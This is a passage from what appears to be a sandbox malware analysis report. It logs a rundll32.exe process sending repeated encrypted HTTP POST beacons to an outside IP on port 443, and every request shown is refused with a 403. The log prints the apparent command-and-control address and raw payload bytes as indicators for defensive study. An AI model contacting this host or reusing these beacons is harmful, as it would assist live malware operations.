34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:39 UTC	99	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:39 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49793	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:06 UTC	9	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:06 UTC	10	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:07 UTC	19	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:07 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49865	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:42 UTC	99	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:42 UTC	99	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:42 UTC	109	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:42 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49866	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:42 UTC	104	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:42 UTC	104	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:43 UTC	109	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:43 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49873	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:45 UTC	109	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:45 UTC	109	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:46 UTC	119	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:46 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49874	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:46 UTC	114	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:46 UTC	114	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:46 UTC	119	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:46 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49883	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:49 UTC	119	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:49 UTC	119	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:50 UTC	129	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:50 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49884	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:49 UTC	124	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:49 UTC	124	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:50 UTC	129	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:50 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49892	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:53 UTC	129	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:53 UTC	129	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:54 UTC	139	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:54 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49893	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:53 UTC	134	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:53 UTC	134	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:54 UTC	139	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:54 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49900	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:57 UTC	139	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:57 UTC	139	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:58 UTC	149	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:58 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49901	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:57 UTC	144	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:57 UTC	144	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:58 UTC	149	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:58 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49794	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:06 UTC	14	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:06 UTC	14	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:07 UTC	19	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:07 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49913	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:01 UTC	149	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:01 UTC	149	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:01 UTC	159	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49914	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:01 UTC	154	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:01 UTC	154	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:02 UTC	159	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49921	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:05 UTC	159	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
